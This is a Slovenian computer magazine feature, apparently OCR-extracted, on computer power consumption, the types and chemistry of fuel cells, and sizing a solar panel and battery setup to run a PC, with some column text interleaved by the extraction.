Presenečeni smo bili tudi nad računalniškimi napajalniki, ki ne glede na svojo različno nazivno moč, ob priklopcu identičnega bremena, ne prikažejo različne porabe. Vsak napajalnik pobe nekaj odstotkov moči zase, kar se v številkah pri močnejših pozna bolj kot pri šibkejših ...

KAJ TOREJ IZBRATI

Edini pravi odgovor je: **odvisno od vaših potreb**. Bolje ko poznate svoje potrebe in natančneje ko jih znate opredeliti, bolj **optimalno konfiguracijo** si lahko izberete. Če se ne igrate vsak dan, izberite preprosto grafično kartico, najraje s pasivnim hlajenjem (samo hladilno jedro, brez ventilatorja), kar navsezadnje prispeva tudi k hrupu v prostoru. Ključna je še izbira procesorja, kjer priporočamo predvsem najnovejše procesorje, saj tako AMD kot Intel vanje že vdelujeta tehnologije za **dinamično dviganje napetosti glede na obremenitev** (AMD Cool'n'Quiet, Intel SpeedStep in Advanced SpeedStep), dasiravno kaže, da AMD v tem oddelku dela boljše kot Intel. ■


Tabela porabe perifernih enot:

LCD-monitor NEC 1980FX (19" S-IPS)	25-50 W (dinamično prilagajanje svetilnosti)
LCD-monitor AOC 2028 (20" TN)	55 W
LCD-monitor NEC 2170NX (19" S-IPS)	60 W
CRT-monitor TARGA 15"	47 W
CRT-monitor PHILIPS 15"	53 W
CRT-monitor 17"	77 W
CRT-monitor 19"	115 W
CRT-monitor PHILIPS 21"	141 W
TV SONY 73cm	110 W
LCD TV XORO 27"	113 W
LCD TV BENQ 32"	152 W
USR SportSter 56k modem	10 W
ADSL modem IskraTel	10 W
MSI ADSL usmerjevalnik z WLAN modulom	15 W
10/100 8 vratno stikalo	8 W
Stereo zvočniki Philips, sobna jakost	15 W
Brizgalni tiskalnik Canon i550	4-12 W (mirovanje, tiskanje)
Brizgalni tiskalnik Canon i5200	5-15 W (mirovanje, tiskanje)
Laserski tiskalnik HP LaserJet 5PM	95-295 W (mirovanje, tiskanje)
Pisarniški kopirni stroj SHARP	60-990 W (mirovanje, tiskanje)
Prenosnik IBM R31 - polnjenje (mirovanje)	55 W
Prenosnik IBM R31 - delovanje (mirovanje)	18 W

poraba električne energije: alternativni viri energije

PRIHAJAJO GORIVNE CELICE

Po napovedih bomo prihodnje leto pričala prihodu gorivnih celic, namenjenih napajanju mobilnih naprav. Že zdaj je jasno, da gorivne celice vsaj naslednjih nekaj let zaradi svojih omejitev ne bodo zamenjale klasičnih baterij. Napovedana sta namreč dva možna načina uporabe: celice, s katerimi bomo le napolnili izpraznjene baterije, ali kombinirane naprave, kjer bodo celice zagotavljale stalno energijo, dodatne baterije pa kratkotrajne visoke zahteve.




Marjan Kodelja in Zoran Banović

marjan.kodelja@mojmikro.si, zoran.banovic@mojmikro.si

Teoretične osnove gorivnih celic so znane že več kot sto let. In če civilizacija ne bi bila tako »preklete« odvisna od nafte in naftnih lobijev, bi verjetno že zdavnaj našle pot do uporabnikov. Tako pa se je razvoj celic prekinil in šele zdaj, ko so se pojavile večje energetske zahteve mobilnih naprav in višje cene nafte, spet več govorijo o tej tehnologiji. Škoda, saj imajo gorivne celice, kot bomo videli pozneje, kar nekaj **prednosti** pred drugimi viri električne energije.

Kemično-električna reakcija znotraj celice je obrnjena **elektroliza vode** (izgorevanja). Pri običajni elektrolizi s pomočjo električne energije na elektrodah pridobivamo kisik in vodik. Kot vam je znano iz osnovnošolske kemije, je vsaka kemijska reakcija obrnljiva. Tako tudi ta. Iz ki-



Kako deluje idealna celica.

sika in vodika lahko pridobimo vodo. Mogoča sta dva načina, hiter in počasen: hitri tako, da vsa zadeva eksplodira, počasen pa s katalizatorji. Seveda je zanimivejša slednja, s katero **pridobimo proste elektrone – električni tok**. Z drugimi

besedami to pomeni, da je konstrukcijsko gorivna celica zelo podobna baterijam: dve elektrodi in med njima prevodna snov – elektrolit. A vseeno z veliko razliko. Baterije za pridobivanje elektrike porabljajo kovino (nikelj, cink, svinec ...), ki je v njih, gorivne celice pa vsaj potencialno veliko cenejša **vodik in kisik**.


Vsaka gorivna celica, ki jo poznamo danes, deluje na osnovni ravni po opisanem teoretičnem postopku. Na obeh elektrodah je katalizator, ki nadzoruje potek kemične reakcije. Na anodo dovajajo vodik (gorivo), kjer se ta razcepi na vodikove ione (protoni) in proste elektrone. Pri eni molekuli vodika (H_2) dobimo dva prosta

VRSTE GORIVNIH CELIC

Elektro-kemične reakcije znotraj celic različnih tipov

	Odpadek na anodi H_2, H_2O, CO_2		Odpadek na katodi O_2, N_2, H_2O, CO_2
AFC	$H_2 \rightarrow H_2O$	OH^-	$O_2 \rightarrow H_2O$
PEFC PAFC	$H_2 \rightarrow H_2O$	H^+	$O_2 \rightarrow H_2O$
MCFC	$H_2 \rightarrow H_2O$ $CO_2 \rightarrow CO_2$	CO_3^{2-}	$O_2 \rightarrow CO_2$
SOFC	$H_2 \rightarrow H_2O$	O^{2-}	$O_2 \rightarrow H_2O$
	Gorivo $H_2 (+CO_2)$		Oksidant (zrak) $O_2 (+N_2, MCFC: +CO_2)$
	Anoda	Elektrolit	Katoda

Gorivne celice se med seboj razlikujejo po uporabljenem elektrolitu. Ta določa, kateri katalizator potrebujemo, kar seveda vpliva na ceno celice, temperaturni razpon (temperatura, pri kateri je elektrolit primerno prevoden) in katero gorivo uporablja (vodik ali druga z vodikom bogata snov). V razvojnih laboratorijih razvijajo več tipov celic, v nadaljevanju pa si bomo ogledali zgolj tiste, ki največ obetajo.



PEM (Polymer Electrolyte Membrane)

Ta tip celice omogoča razmeroma visoko energijsko gostoto, hkrati pa je lahko majhna in lahka. V njenem primeru naloge elektrolita prevzame membrana iz trdega polimera (plastika), ki prepušča protone (jedro vodika). Elektrode so iz poroznega ogljika, prevlečene s plastjo platine. Kot gorivo celica uporablja čisti vodik, ki ga dobi neposredno iz skladiščne posode ali ji ga dobavlja dodatna naprava, ki vodik pridobiva iz energijsko bogatejšega in za skladiščenje manj problematičnega goriva. Kisik pa celica dobi neposredno iz zraka.

ZA: Prednost te celice je v nizki temperaturi delovanja (80 stopinj C), kar pomeni krajši čas prehoda iz stanja nedelovanja v stanje delovanja, torej čas, ki je potreben, da se celica ogreje na delovno temperaturo. Ker je temperatura nizka, ni negativnega vpliva na druge elemente celice, kar se običajno kaže v daljši življenjski dobi teh celic.

PROTI: Celica zahteva katalizatorje iz dragih plemenitih kovin (največkrat platina), ki atomom vodika odvzemajo elektrone. Platina je draga, kar vpliva na ceno celice in je hkrati občutljiva na ogljikov monoksid (CO). Če ima celica napravo za pridobivanje vodika iz druge snovi (na primer alkohol), mora biti ta proces izredno čist, da ogljikov monoksid ne razjeda plasti platine na elektrodah. Tudi slednje vpliva na ceno celice.

PAFC (Phosphoric Acid)

Ta celica je podobna prej opisani, le da za elektrolit uporablja tekočo fosforno kislino, ki je v »sendviču« (membrane) iz silicijevega karbida. Tudi tu je katalizator iz dragih kovin, kemična reakcija pa oksidacija vodika (obrnjena elektroliza vode).

ZA: Celica je veliko manj občutljiva na nečistoče v procesu pridobivanja vodika iz drugih snovi.

elektrona. Elektroni »tečejo« prek električnega kroga na katodo (elektrika), na kateri se vodikovi ioni, elektroni in kisik (oksidant) združijo v vodo, pri čemer se sprošča tudi toplota. Hitro, učinkovito in predvsem čisto. Katere kemične reakcije dejansko potekajo znotraj celice, koliko prostih elektronov se sprošča in kaj prehaja prek elektrolita, pa je odvisno od tipa celice (glej okvir). Te pa imajo svoje prednosti in slabosti – ene same univerzalne celice pač ni.

KAKO CELICA PROIZVAJA ELEKTRIKO

V teoretičnem primeru bi imeli dva skladiščna prostora, enega za čisti vodik in drugega za čisti kisik. Hranjenje vodika je problematično zaradi tehničnih zahtev in strahu uporabnika, da vsa zadeva ne bi nepričakovano eksplodirala. V praksi se zato uporabljajo z vodikom bogata goriva, ki so primernejša za hranjenje. Vodik, ki je osnova za obrnjeno elektrolizo vode, je torej treba iz njih izločiti, preden ga dovajamo v celico. Pri večini celic, ki delujejo z nižjimi temperaturami (izjema je le celica DMFC) to nalogo izvaja dodatna naprava, imenovana gorivni procesor (fuel processor). Pri celicah z višjimi temperaturami pa ta proces poteka kar znotraj njih samih brez potreb po tej dodatni napravi.

Izjema v tem pravilu so celice DMFC, ki kot gorivo neposredno v celico dovajajo metanol in delujejo pri nižjih temperaturah. Ker bodo te celice največkrat uporabljene kot napajalnik za mobilne naprave, potrebujejo nekaj dodatne razlage, čeprav gre tudi v tem primeru posredno za oksidacijo vodika.

Kemična reakcija na anodi:
 $\text{CH}_3\text{OH} + \text{H}_2\text{O} \rightarrow \text{CO}_2 + 6\text{H} + 6\text{e}^-$
 Kemična reakcija na katodi:
 $3/2\text{O}_2 + 3/2\text{H}^+ + 6\text{e}^- \rightarrow 3\text{H}_2\text{O}$

Pri razpadu ene molekule metanola dobimo 6 prostih elektronov namesto dveh, ki jih sprošča razpad ene molekule vodika. Hkrati je metanol veliko gostejši, kar pomeni, da pri določenih temperaturi zasede manj prostora kot vodik. Načeloma bi lahko dejali, da ima metanol višjo energetsko gostoto hranjenja.

CELICE NISO TOPLOTNI STROJI

Najočitnejša prednost gorivnih celic, če na prvo mesto ne postavimo veliko večje prijaznosti do okolja, pred drugimi izvori električne energije je njihov velik izkoristek. Fizikalno je izkoristek razmerje med delom, ki ga stroj opravi, in energijo, ki jo vanj vložimo. Motorji z notranjim izgorevanjem so glede tega zelo potratna zadeva, saj pri njih izkoristek v večini primerov ne preseže 30 odstotkov. Dve tretjini energije goriva se kot toplota zgubi v okolico. Vsi klasični izvori električne energije (termoelektrane in če hočete tudi jedrske) energijo goriva najprej pretvorijo v toploto in nato to v mehansko energijo (parna turbina), ki poganja generator. Fizika je dokaj jasna, za kaj je tako. Vsi toplotni stroji (torej vse, kar za pridobivanje mehanske energije uporablja obvoz prek toplotne energije) so omejeni z entropijskim zakonom, ki pravi, da je izkoristek podvržen formuli $1 - T_1/T_2$ (razmerje med temperaturo okoliškega zraka in temperaturo gorivnih plinov).

Kako v naslednjih letih?

Vsi analitiki za naslednje leto napovedujejo začetek vzpona gorivnih celic kot virov električne energije za mobilne naprave. Na začetku svojega pohoda na trg še ne bodo popolnoma zamenjale klasičnih baterij. Pojavile se bodo v dveh oblikah. Kot polnilnik izpraznjenih baterij, ki ga bo moč uporabiti, ko ne bomo imeli na voljo električnega omrežja, ali v kombiniranih rešitvah. Pri slednjih bodo celice zagotavljale stalno energijo dlje časa, baterije pa bodo zadostile trenutnim velikim energetskim zahtevam (na primer pri fotografiranju). Tako naj bil bilo po prepričanju analitikov vsaj do leta 2010, ko bomo še vedno večinoma govorili o kombiniranih virih električne energije za mobilne naprave. Res pa je, da zadnjega pol leta ne mine mesec, ko kakšno podjetje ne bi predstavilo svoj prototip gorivne celice, kar kaže tudi na postopno pripravo na tržno predstavitev uporabnih izdelkov.

Tudi pri delovanju gorivnih celic se sprošča toplota, a celice kljub vsemu niso toplotni stroji, saj električno energijo pridobivajo neposredno. Izkoristek gorivnih celic je odvisen od tipa celice, a tudi pri najslabših ne pade pod 30 odstotkov. Zgornja meja brez dodatne uporabe sproščene toplote pa se giblje okoli 60 odstotkov. Če za pridobivanje električne energije uporabimo tudi sproščeno toploto (pridobivanje pare in pogon parnih turbin), pa se ta dvigne celo do 85 odstotkov.

PROTI: Njene pglavitne slabosti so v nižjem neposrednem izkoristku, kar v praksi pomeni, da pri enaki velikosti in teži proizvajajo manj električne energije. Že pri opisu celice PEM smo omenili visoko ceno takšnih celic. Konkreten primer: cena celice PAFC se giblje med 4000 in 4500 dolarji za kilovat.

Alkalne celice (AFC)

Alkalne celice uporabljajo v ameriškem vesoljskem programu, kjer proizvajajo električno energijo in vodo. Elektrolit je zmes kalijevega hidrooksida in vode, kot katalizator pa je moč uporabiti različne, tudi dokaj cenene kovine. Temperaturno območje delovanja celic v vesoljskih plovilih je med 100 in 250 stopinj C, novejša pa dobro delujejo tudi v območju med 23 in 70 stopinj C.

ZA: Gre za visoko zmogljive celice, zaradi hitrosti kemične reakcije, ki poteka znotraj nje. Dokaj visok je tudi njihov izkoristek, ki je blizu 60 odstotkov.



PROTI: Njihova slabost je občutljivost na ogljikov dioksid (CO_2). Že najmanjša koncentracija tega plina v celici vpliva na njeno delovanje (izkoristek). To pomeni, da morata biti tako vodik kot tudi kisik, ki ju dovajamo v celico, izredno čista. Postopek čiščenja pa ni ravno poceni, kar vpliva na ceno celice.

MCFC (Molten Carbonate)

Teh celi prav gotovo ne boste srečali v avtomobilih, bodo pa svoje mesto našle pri proizvodnji električne energije, v industrijski uporabi in seveda v vojaške namene. Bistvena razlika z do zdaj opisanimi celicami je v tem, da ne potrebujejo dodatne zunanje naprave za izločanje vodika iz drugih, energetsko bogatejših in za skladiščenje primernejših snovi. Ta proces zaradi visoke temperature delovanja (600–1000 stopinj C) poteka neposredno in samodejno v celici. Elektrolit je iz staljene karbonatne soli v sendviču (membrane) s poroznim litij-aluminijevim oksidom.

ZA: Ker je temperatura delovanja visoka, ni potrebe po katalizatorju iz dragih plemenitih kovin. Visok je tudi neposredni izkoristek, ki je blizu 60 odstotkov. Ta celo naraste na 85 odstotkov, če odvečno toploto uporabijo za dodatno pridobivanje električne energije. Te celice tudi niso občutljive na ogljikov monoksid ali dioksid, še več, ta plina lahko uporabljajo kot gorivo.

PROTI: Največja slabost celice MCFC je njena majhna vzdržljivost (živiljenjska doba), kar je neposredno povezano z visokimi temperaturami delovanja in korozivnim elektrolitom, ki ga uporabljajo.



Velika prednost gorivnih celic, v času globalnega segrevanja ozračja celo poglobitvena, pa je dejstvo, da te veliko **manj obremenjujejo okolje** kot drugi stroji. V idealnem primeru uporabe zgolj vodika in kisika nastane le neškodljiva **voda**, ki jo mimogrede lahko uporabimo za zalivanje vrta. Tudi pri tistih celicah, ki sproščajo škodljive pline, je njihova količina bistveno manjša kot na primer pri motorjih z notranjim izogrevanjem.

ŽAL VSE NI TAKO OPTIMISTIČNO

Zakaj torej gorivne celice še niso izrinile motorjev z notranjim izogrevanjem? Krivda za to tiči v razmeroma **nizki ceni nafte** (zadnje čase ni več tako), kar je za nekaj desetletji zavrlo razvoj gorivnih celic. Drug problem je **hranjenje goriva**. Največja težava je hranjenje vodika in ne nazadnje tudi njegovo pridobivanje. Če za to uporabimo elektrolizo vode, pri čemer uporabimo energijo iz termoelektrom, verjetno nismo storili veliko, ne pri ceni tako pridobljene energije ne pri varovanju okolja. Vodik je moč pridobivati tudi iz fosilnih goriv in nekaterih organskih snovi. Optimalno ta hip je njegovo pridobivanje **iz zemeljskega plina**, kjer plin reagira z vodno paro in tvori čisti vodik in ogljikov dioksid. Več obehtajo gorivne celice **DMFC**, saj metanol nastaja pri fermentaciji rastlinskega škroba in sladkorja. Pridobivanje tega pa je okolju lahko prijazno in načelom pri dovolj veliki količini tudi poceni. Predvsem pa gre v tem primeru za obnovljivi vir, česar ne moremo trditi za fosilna goriva.

Delno je lahko problem tudi v **energijski gostoti hranjenja vodika**, ki se kot gorivo uporablja v gorivnih celicah. Bencin na prostorninsko enoto za-

gotavlja več energije kot vodik, zato gorivna celica (vsaj današnje tehnologije) ne morejo zagotavljati niti približno enake specifične moči na kilogram motorja. Načeloma to niti ne bi bil velik problem, če avtomobil ne bi bil statusni simbol, pri katerem je najpomembnejši dejavnik velika moč, pa čeprav je sploh ne potrebujemo. Energijska gostota zahteva dodatno razlago. Dejstvo je, da je vodik najlažji naravni element in kot tak ponuja najboljše razmerje med energijo in težo. Problem je, da ima po drugi strani vodik nizko gostoto hranjenja, saj je plin. Ali če hočete nazorno: V posodo lahko nalijete pri sobni temperaturi veliko več »molekul« bencina kot molekul vodika. Hranjenje vodika v tekoči obliki (pri temperaturi -253 stopinj C) ali pod visokim pritiskom pa je danes še (pre)velik problem za množično uporabo.

Gorivne celice se v javnosti največkrat omenjajo kot izvor energije za **vozila** in v zadnjem času tudi za **mobilne naprave**. A to še zdaleč ni njihovo najpomembnejše področje. Velike celice bi bile lahko **srce elektrarne**, ki bi tako proizvajala veliko čistejšo energijo. Obstaja pa še eno področje, o katerem je vsaj danes še zelo malo znano. Namreč, gorivno celico bi lahko imela **vsaka hiša (stanovanje) ali tovarna**, kjer bi z njeno pomočjo sami proizvajali električno energijo in hkrati ogrevali prostor in vodo. Za kaj takega je osnovni pogoj, da bi bila cena tako proizvedene energije nižja od drugih virov, delno pa tudi pomoč države pri nakupu takšnih (dragih) domačih celic. Lahko bi šli še korak dlje in bi presežke tako pridobljene električne energije prodajali. Vsa država ena sama virtualna elektrarna, ki ne obremenjuje okolja! Prelepo, da bi bilo resnično? ■


SIJAJ, SIJAJ SONČECE

Sonce sije zastonj. In nam daje zastonj energijo, če seveda zanemarimo strošek nakupa sistema za proizvodnjo električne energije iz »sončnih žarkov«. Zakaj torej »od boga« dane energije ne bi uporabili tudi za kaj koristnejšega, kot je vsakoletno nastavljanje sončnim žarkom v želji po čim bolj zagoreli koži?

Pišeta: Marjan Kodolja, Zlatko Matič

marjan.kodolja@mojmikro.si, zlatko.matic@mojmikro.si

Sončnih celic v naši deželi, razen redkih izjem na navtičnih plovilih ali na oddaljenih počitniških hišicah, ne srečujemo pogosto. A sonce je lahko dober vir energije bodisi za **neposredno napajanje računalnika** ali vsaj za **polnjenje izpraznjenih baterij**.



SOFC (Solid Oxide)

Celica SOFC ima elektrolit v trdi neporozni obliki, podobni keramiki (oksid), kar je velika prednost pri izdelavi in obliki celice. Prav tako deluje pri visokih temperaturah, omogoča samodejno izločanje vodika v celici, ne zahteva dragih katalizatorjev in ima neposredni izkoristek **med 50 in 60 odstotkov**.

ZA: Gre za eno redkih celic, ki je manj občutljiva na žveplene primese – poleg tega, da je neobčutljiva na ogljikov monoksid in dioksid.

PROTI: Tudi pri tej celici je njena največja slabost visoka temperatura delovanja, ki vpliva na krajšo življenjsko dobo in daljši čas prehoda in nedelujočega v delujoče stanje.

DMFC (Direct Methanol Fuel Cell)

Do zdaj opisane gorivne celice niso ravno primerne za napajanje mobilnih naprav – zaradi njihove velikosti, visoke temperature delovanja in težav s skladiščenjem in prenosom goriva (predvsem vodika). Veliko primernejše so celice, ki kot gorivo neposredno in brez dodatnih naprav za izločanje vodika uporabljajo **metanol (DMFC)**, hkrati pa njihove temperature delovanja niso previsoke. Te celice so konstrukcijsko zelo podobne celicam PEM, ki kot elektrolit uporabljajo prepustno membrano, prek katere potujejo protoni, a kot gorivo ne uporabljajo vodika, temveč metanol.

ZA: Temperaturno območje delovanja celice je med 50 in 120 stopinjami C, njihov izkoristek pa je okoli **40 odstotkov**. Kot smo omenili, so zaradi svoje velikosti kljub razmeroma nizkemu izkoristku primerne za napajanje mobilnih naprav, kot so na primer mobilni telefoni.

PROTI: Nizka temperatura delovanja je tudi poglobitvena slabost. Pretvorba metanola v vodikove ione (protone) in ogljikov dioksid pri nizkih temperaturah zahtevata aktivne katalizatorje. Z drugimi besedami, to pomeni večje **količine plemenitih kovin** (platine) na elektrodah – kar seveda pomeni **višjo ceno celice**. Problem je tudi v metanolu samem, ki je **strupen** in zato morebiti ni tako primeren za množično rabo.

Celice prihodnosti, torej tisto kar bomo srečevali pri mobilnih napravah.

	AFC	DMFC	MCFC	PAFC	PEMFC	SOFC
Elektrolit	Kalijev hidroksid	Plastična (polimer) membrana	Tekoči karbonat	Tekoča fosforna kislina	Plastična (polimer) membrana	Trdi kovinski oksid (keramika)
Temperatura delovanja (stopinj C)	60 90	60 130	nad 650	200	60 100	Nad 1000
Izkoristek (%)	45 60	40	45 60	35 40	40 60	50 65
Največji izkoristek (%) s kogeneracijo			85	80	60	85
Tipična izhodna moč	20 kW	< 10 kW	> 1MW	> 50 kW	250 kW	> 220 kW
Področja uporabe	Podmornice, vesoljska plovila	Mobilne naprave	Elektrarne	Elektrarne	Vozila in gospodinjstva	Elektrarne



Kako velika akumulator in sončna celica?

Zastavili smo si preprosto vprašanje: Kako velika morata biti akumulator in sončna celica, da bi lahko pet ur neprekinjeno delali z računalnikom moči 240 W, pri predpostavki, da akumulator polnimo 8 ur?

Pri 12-voltnem akumulatorju to pomeni 20 A (240 W/12 V), kar pri petih urah dela pomeni, da mora akumulator zagotoviti 100 amperskih ur (100 Ah). Takšen akumulator ni majhen, po velikosti ga lahko primerjamo s tistimi, ki so vdelani v tovornjake. Poglejmo še korak naprej. Celotna energija, ki jo v tem času porabi računalnik je 1200 Wh (5 ur*240W). Iz fizike vemo, da pretvorba energij ni brez izgub. Recimo, da je pri manipulaciji izgubimo 20 odstotkov, kar pomeni, da za pet ur delovanja potrebujemo 1440 Wh energije.

Koliko velika mora biti sončna celica, da je v doglednem času sposobna shraniti tolikšno količino energije, je močno odvisno tudi od tega, koliko ur dnevno bo nanjo sijalo sonce. Pa tudi tu ne gre brez zapletov, saj je pomemben kot, pod katero na celico »padajo« sončni žarki. Najboljši način je, da celica ni fiksno postavljena, temveč da ima ustrezen mehanizem, s katerim celica sledi poti sonca po nebu (kot sončnica, bi lahko dejali). Tega si verjetno doma ne bomo omislili, saj je celotna zadeva prezapletena. Pri fiksni postavitvi pa je učinkovita površina celice zmanjšana za kosinus kota, ki ga tvorita pravokotnica na površino celice, in kot, pod katerim nanjo padajo sončni žarki. Predpostavimo, da je kosinus kota v povprečju 0,5, kar v praksi pomeni, da povprečno žarki na celico padajo pod kotom 60 stopinj. Z upoštevanjem tega popravka mora sončna celica v času polnjenja zagotoviti 2880 Wh energije (1440 Wh/0,5). Nekaj manj, če akumulator polnimo v najboljših dnevih, ko je kosinus kota večji od 0,5. Če torej želimo, da celica napolni akumulator v osmih urah, to pomeni, da mora imeti izhodno moč 360 W (2880 Wh/8h).

Manjša celica bo dlje časa polnila akumulator ali pa bomo shranili manj energije, kar pomeni, da bo čas neprekinjenega delovanja našega računalnika nekoliko krajši. V spletu smo našli preprost primer samogradnje, kjer je lastnik uporabil celico velikosti 60 x 20 centimetrov, za kar je plačal 60 tisočakov. Sistem, izdelan po našem teoretičnem izračunu, pa bi bil dražji, odvisno od cene celice, morda bi prišli »skozi« za okoli 300 tisočakov. Najdražji element so sončne celice in vse je odvisno od tega, kako poceni nam bi jih uspelo dobiti – pri nas ali v tujini.

MAČEHOVSKA DRŽAVA

Še prijetneje bi bilo, če bi nam država tako ali drugače subvencionirala nakup ali izgradnjo takšnega sistema, saj navsezadnje s tem delamo za narodov blagor. Manj elektrike ko porabimo, manjši je naš mesečni račun (videli smo, da ta kljub vsemu ni zanemarljivo majhen) in manj je potreb po izgradnji velikih in okolju škodljivih elektrarn. Sicer je nekatere ekološke kredite mogoče dobiti, a ti so bolj zato, da ima država kaj pokazati, kot pa da bi prinašali velike koristi. Če na primer za okolju manj prijazen sistem porabimo 100 denarnih enot, za prijaznega pa 200, nam ugoden kredit za teh 200 enot niti ne pomeni veliko. Veliko več bi pomenilo, če bi država nekako subvencionirala tistih 100 enot razlike in oba sistema izenačila. S tem bi privarčevala na drugih področjih, kot so recimo fosilna goriva, okolje bi bilo manj obremenjeno, pa še izdatki za zdravstvo bi bilo manjši, saj bi ljudje živeli v bolj zdravem okolju. Zdaj pa je celo tako, da marsikje ni dovoljeno imeti sončnih zbiralnikov, saj ti, zlasti v starejših vaških naseljih »kazijo« videz. A to je že politična debata, ki se nanaša bolj na cene ogrevanja. Kaj pa elektrika?

SKROMNA PONUDBA V SPLETU

Na hitro smo preiskali splet, da bi videli, kakšna je ponudba na področju zbiranja in pretvorbe sončne energije v električno. Ni ravno pestra, če zanemarimo ponudbo za navtike, kar kaže, da je potencialnih uporabnikov bore malo. Razen popotnikov in novinarjev, ki delajo na področjih, kjer električne vtičnice niso nekaj popolnoma običajnega, drugih zemlja-

nov, kot kaže, ti sistemi ne zanimajo. Skromna ponudba, visoke cene. Verjetno si večina od nas ne bi omislila sončnega generatorja, ki bi veljal okoli milijončka. Čeprav bi brez težav deloval 25 let (običajna garancija na sončne celice) in bi bila njegova moč zavidljivih 2000 W. V sončnem dnevu na primer dovolj, da brez težav deluje domači računalnik z vso običajno dodatno kramo. Milijonček ta trenutek namreč pomeni okoli 7 let cene električne energije za celotno gospodinjstvo (avtor prispevka plačuje slabih 12 tisočakov mesečno). Kupiti nekaj, kar naj bi čez sedem let znižalo stroške računa za elektriko za recimo slabega tisočaka mesečno, pa ni ravno privlačna naložba.

NAREDI SAM

Z malce iznajdljivosti in nekaj sestavnimi deli, ki jih je mogoče dobiti v vsaki bolj založeni navtični ali tehnični trgovini, si lahko podobno zadevo sestavite tudi sami. Naj omenimo, da generatorja (še) nismo sestavili, čeprav nas to mika (morda pozimi, ko bo več časa). Če nič drugega, pa tako za šalo, da vidimo, ali je zadeva mogoča in preverimo, koliko je naša dežela primerna za takšen podvig.

Osnova sistema, ki ga imamo v mislih, je sončna celica, ki jo namestimo na streho oziroma tja, kjer pričakujemo, da bo kar se da veliko časa obsijana s sončnimi žarki. Večja ko je, bolj je, saj je tako njena moč večja in več energije bo mogoče shraniti. Z večanjem površine celice (ali dodajanjem novih celic) se dviga tudi njihova cena, zato je treba najti optimalno velikost, ki je še stroškovno sprejemljiva. Naslednji pomembni del je 12 V

akumulator. Avtomobilski ni primeren, saj ta zagotavlja visoko moč zgolj kratek čas, potreben za zagon motorja. Potrebujete akumulator, ki vseskozi zagotavlja konstantno in dovolj visoko izhodno moč. Količina je ta, je močno odvisno od namena uporabe in od zahtev naprav, ki jih boste v sistem tako ali drugače priključili. Potrebujete še preprost in cenen merilnik napetosti (ljudsko: voltmeter), nekaj kabla in pretvornik enosmernega toka akumulatorja v izmenični tok, ki ga zahteva večina domačin naprav. Ni pa to pogoj, saj večina naprav dejansko potrebuje za delovanje enosmerni tok in imajo v sebi ali poleg sebe (prenosniki imajo napajalnik izven ohišja) ustrezen pretvornik, ki izmenični tok pretvorijo v enosmerni. Če želite na sistem priključiti zgolj takšne naprave, pretvornika ne potrebujete, dovolj so že ustrezni priključki (konektorji) in seveda malce predelave, da obidemo pretvornike znotraj naprav.

S takšnim sistemom lahko shranimo nekaj sončne energije, ki jo pozneje uporabimo za napolnitev izpraznjenih baterij ali priklop energijsko nezahtevnih naprav. Če pa bi hoteli narediti sistem, ki bi bil sposoben stalnega napajanja, bi potrebovali veliko površino sončnih celic na strehi hiše in tudi večje število akumulatorjev, ki bi vso zadevo napajali tudi ponoči ali ob oblačnem dnevu, ko je izkoristek sončnih celic slabši. Takšen sistem pa bi bil drag, težji za vzdrževanje in, kot kaže izračun, se takšna naložba povrne v približno dvajsetih letih.

varnost spletnih aplikacij v Sloveniji

POŽARNI ZID IN (NE)VARNA SPLETNA TRGOVINA

